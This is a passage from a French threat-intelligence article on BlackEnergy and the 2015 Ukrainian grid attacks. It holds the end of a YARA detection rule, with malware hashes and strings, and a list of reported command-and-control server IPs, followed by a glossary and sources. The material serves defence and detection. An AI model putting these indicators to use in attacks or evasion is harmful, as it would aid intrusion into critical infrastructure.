32d3121135a835c3347b553b70f3c4c68eef711af02c161f007a9fbaffe7e614,
3432db9cb1fb9daa2f2ac554a0a006be96040d2a7776a072a8db051d064a8be2,
90ba78b6710462c2d97815e8745679942b3b296135490f0095bdc0cd97a34d9c,
97be6b2cec90f655ef11ed9feef5b9ef057fd8db7dd11712ddb3702ed7c7bda1"
        author = "Florian Roth"
        reference = "http://www.welivesecurity.com/2016/01/03/BlackEnergy-sshbeardoor-details-2015-
attacks-ukrainian-news-media-electric-industry/"
        date = "2016-01-04"
        super_rule = 1
        hash1 = "32d3121135a835c3347b553b70f3c4c68eef711af02c161f007a9fbaffe7e614"
        hash2 = "3432db9cb1fb9daa2f2ac554a0a006be96040d2a7776a072a8db051d064a8be2"
        hash3 = "90ba78b6710462c2d97815e8745679942b3b296135490f0095bdc0cd97a34d9c"
        hash4 = "97be6b2cec90f655ef11ed9feef5b9ef057fd8db7dd11712ddb3702ed7c7bda1"
        hash5 = "5111de45210751c8e40441f16760bf59856ba798ba99e3c9532a104752bf7bcc"
        hash6 = "cbc4b0aaa30b967a6e29df452c5d7c2a16577cede54d6d705ca1f095bd6d4988"
        hash7 = "1ce0dfe1a6663756a32c69f7494ad082d293d32fe656d7908fb445283ab5fa68"

    strings:
        $s1 = " AMD IDE driver" fullword wide
        $s2 = "SessionEnv" fullword wide
        $s3 = "\\DosDevices\\{C9059FFF-1C49-4445-83E8-" wide
        $s4 = "\\Device\\{C9059FFF-1C49-4445-83E8-" wide

    condition:
        uint16(0) == 0x5a4d and filesize < 150KB and all of them
}
```

La liste de toutes les règles Yara pour détecter BlackEnergy est disponible sur Github.

Certaines IPs des serveurs de contrôle commande (CC) ont été publiés (certaines étaient/sont des nœuds Tor) :

Source	IPs	Score virus total
KASPERSKY source	5.149.254.114	4/72
ESET source	88.198.25.92	4/72
ESET source	31.210.111.154	3/72
ESET source	5.9.32.230	3/72
ESET source	146.0.74.7	4/72
ESET source	188.40.8.72	3/72
McAfee source	109.236.88.12	2/72
McAfee source	124.217.253.10	1/72
McAfee source	184.22.205.194	1/72
McAfee source	188.128.123.52	0/72
McAfee source	188.227.176.74	1/71
McAfee source	194.28.172.58	4/72
McAfee source	212.124.110.62	2/72
McAfee source	212.175.109.10	0/65
McAfee source	37.220.34.56	3/71
McAfee source	46.165.222.101	4/72
McAfee source	46.165.222.28	0/71
McAfee source	46.165.222.6	3/71
McAfee source	46.4.28.218	3/71
McAfee source	5.255.87.39	1/71
McAfee source	5.61.38.31	3/71
McAfee source	5.79.80.166	1/71
McAfee source	78.46.40.239	3/71
McAfee source	84.19.161.123	1/71
McAfee source	85.17.94.134	2/71
McAfee source	89.149.223.205	1/71
McAfee source	93.170.127.100	1/71
McAfee source	94.185.85.122	4/71
McAfee source	95.143.193.182	3/71
McAfee source	95.211.122.36	2/71

Figure 6:Répartition des IPs dans le monde

Conséquences

Ces attaques contre trois compagnies d'énergies Ukrainiennes a mis en lumière la faiblesse de certaines installations industrielles quand aux cybermenaces. L'acteur malveillant a utilisé un outil à la fois complexe et puissant pour arriver à ses fins. Le développement d'outils malveillants spécialement pour l'attaque confirme le fait que les installations industrielles sont soumises à des menaces très perfectionnées. De nombreux acteurs commencent à prendre en compte ces menaces visant parfois des systèmes vieillissants, qui en France sont amené à changer en raison des différentes législations. Les attaques informatiques des systèmes industriels étant de plus en plus sophistiqué, elles impactent des systèmes de plus en plus critique.

Suite

Cette attaque de décembre 2015 n'a été qu'une première. En effet le 17 décembre 2016 un nouveau malware a ciblé le réseau électrique Ukrainien : Crashoverride. Il a coupé un cinquième de la population de Kiev (capitale de l'Ukraine) de courant pendant une heure. Ce malware est également particulièrement complexe. Dans ce cas-là aussi l'Ukraine désigne la Russie comme responsable, sans toutefois en apporter la preuve.

Vocabulaire

- **SCADA** (Supervisory Control And Data Acquisition): est un outil qui permet de gérer et de contrôler de nombreuses installations techniques.
- **Trojan / cheval de Troie** : est un logiciel ou un fichier qui trompe l'utilisateur sur ses véritables intentions.
- **Rootkit** : Un root kit est un logiciel qui maintient un accès administrateurs dans un système. C'est en général un logiciel malveillant.
- **APT** (Advanced Persistent Threat) : est une attaque informatique qui a pour but de rester furtive, avec pour but de rester longtemps dans les systémies cibles. Les APT sont généralement orchestrés par un groupe spécifique contre une entité ciblé.

- **C&C** (Serveur de contrôle commande) : serveur utilisé par les attaquants, pour contrôler le malware et transmettre des commandes.
- **Attaque DDoS** : c'est une attaque qui a pour but de rendre indisponible un service en le saturant de demande.

Source

- Rustcok
    1. http://blog.threatexpert.com/2008/05/rustockc-unpacking-nested-doll.html
    2. https://fr.wikipedia.org/wiki/Rustock
- Rapport F-SECURE
    1. https://www.f-secure.com/documents/996508/1030745/BlackEnergy_whitepaper.pdf
    2.
- Rapport ESET
    1. https://www.welivesecurity.com/2016/01/03/BlackEnergy-sshbeardoor-details-2015-attacks-ukrainian-news-media-electric-industry/
    2. https://www.welivesecurity.com/2014/09/22/back-in-BlackEnergy-2014/
- Rapport McAfee
    1. https://securingtomorrow.mcafee.com/mcafee-labs/updated-BlackEnergy-trojan-grows-more-powerful/
- Securework
    1. https://www.secureworks.com/research/BlackEnergy2
- Règle YARA
    1. https://github.com/Yara-Rules/rules/